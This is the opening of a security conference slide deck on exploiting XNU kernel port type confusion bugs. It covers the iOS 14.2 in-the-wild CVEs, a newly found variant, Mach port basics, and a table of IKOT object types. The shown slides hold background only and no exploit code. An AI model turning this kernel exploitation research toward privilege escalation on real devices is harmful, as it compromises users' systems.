


# Exploitations of XNU Port Type Confusions

Tielei Wang



# The background

# Background of the talk



**Ben Hawkes** @benhawkes · Nov 6, 2020

Apple have fixed three issues reported by Project Zero that were being actively exploited in the wild. CVE-2020-27930 (RCE), CVE-2020-27950 (memory leak), and **CVE-2020-27932** (kernel privilege escalation). The security bulletin is available here:

iOS 14.2, released on Nov 5, 2020, fixed an in-the-wild exploit reported by Google Project 0.

Safari RCE (CVE-2020-27930)  
kernel info leak (CVE-2020-27950)  
kernel type confusion (CVE-2020-27932)

*First in-the-wild exploit since iOS 14 (?)*

# Background of the talk

- While analyzing CVE-2020-27932, we discovered a new variant issue in the XNU kernel - a port type confusion vulnerability
- We analyzed the root cause of the vulnerability at Zer0Con 2021, and presented a way to gain the root privilege on macOS Big Sur on Apple Silicon M1
- Today: share more attempts to exploit the port type confusion issue


# A brief introduction of Mach ports

- XNU - X is Not Unix
  - Mach
  - BSD
  - IOKits

# A brief introduction of Mach ports

- XNU - X is Not Unix          *Hybrid kernel*
- Mach
- BSD
- IOKits

# A brief introduction of Mach ports

- XNU - X is Not Unix       *Hybrid kernel*
- Mach                                   *Microkernel*
- BSD
- IOKits

# A brief introduction of Mach ports

- XNU - X is Not Unix       *Hybrid kernel*
  - Mach                                   *Microkernel*
  - BSD
  - IOKits
- A fundamental design: Inter-process communication (IPC)*

# A brief introduction of Mach ports


- XNU - X is Not Unix       *Hybrid kernel*
- Mach                                   *Microkernel*
- BSD                                  *A fundamental design: Inter-process communication (IPC)*
- IOKits                                **Mach Port**

# Mach port vs UNIX file

|                |  |                                |
|----------------|--|--------------------------------|
| Userspace      | integer  | integer                        |
| Usage          | mach_msg_send<br>mach_msg_receive              | write<br>read                  |
| Permissions    | send right<br>receive right<br>send-once right | O_RDONLY<br>O_WRONLY<br>O_RDWR |
| NameSpace      | per-task                                       | per-proc                       |
| Kernel         | struct ipc_port                                | struct fileproc                |
| Opaque objects | task, thread, voucher...                       | vnode, socket, device...       |

# Mach ports are far more complicated and powerful!


- A mach port is a kernel-maintained message queue
  - multiple sender, single receiver
- Mach messages can carry both port rights, memory, and inline raw data



*Transfer port send/recv rights to destination*


# Mach ports are far more complicated and powerful!

- While sending a message to a port, the kernel either appends the message to the queue, or directly handles the message sent to the kernel objects



# ipc\_port at first glance

ipc\_port



☞ *The type info of the port*

☞ *The nullable kernel object behind the port*

# Review port's io\_bits

|                             |    |                                   |    |
|-----------------------------|----|-----------------------------------|----|
| #define IKOT_NONE           | 0  | #define IKOT_CLOCK_CTRL           | 26 |
| #define IKOT_THREAD_CONTROL | 1  | #define IKOT_IOKIT_IDENT          | 27 |
| #define IKOT_TASK_CONTROL   | 2  | #define IKOT_NAMED_ENTRY          | 28 |
| #define IKOT_HOST           | 3  | #define IKOT_IOKIT_CONNECT        | 29 |
| #define IKOT_HOST_PRIV      | 4  | #define IKOT_IOKIT_OBJECT         | 30 |
| #define IKOT_PROCESSOR      | 5  | #define IKOT_UPL                  | 31 |
| #define IKOT_PSET           | 6  | #define IKOT_MEM_OBJ_CONTROL      | 32 |
| #define IKOT_PSET_NAME      | 7  | #define IKOT_AU_SESSIONPORT       | 33 |
| #define IKOT_TIMER          | 8  | #define IKOT_FILEPORT             | 34 |
| #define IKOT_PAGING_REQUEST | 9  | #define IKOT_LABELH               | 35 |
| #define IKOT_MIG            | 10 | #define IKOT_TASK_RESUME          | 36 |
| #define IKOT_MEMORY_OBJECT  | 11 | #define IKOT_VOUCHER              | 37 |
| #define IKOT_XMM_PAGER      | 12 | #define IKOT_VOUCHER_ATTR_CONTROL | 38 |
| #define IKOT_XMM_KERNEL     | 13 | #define IKOT_WORK_INTERVAL        | 39 |
| #define IKOT_XMM_REPLY      | 14 | #define IKOT_UX_HANDLER           | 40 |
| #define IKOT_UND_REPLY      | 15 | #define IKOT_UEXT_OBJECT          | 41 |
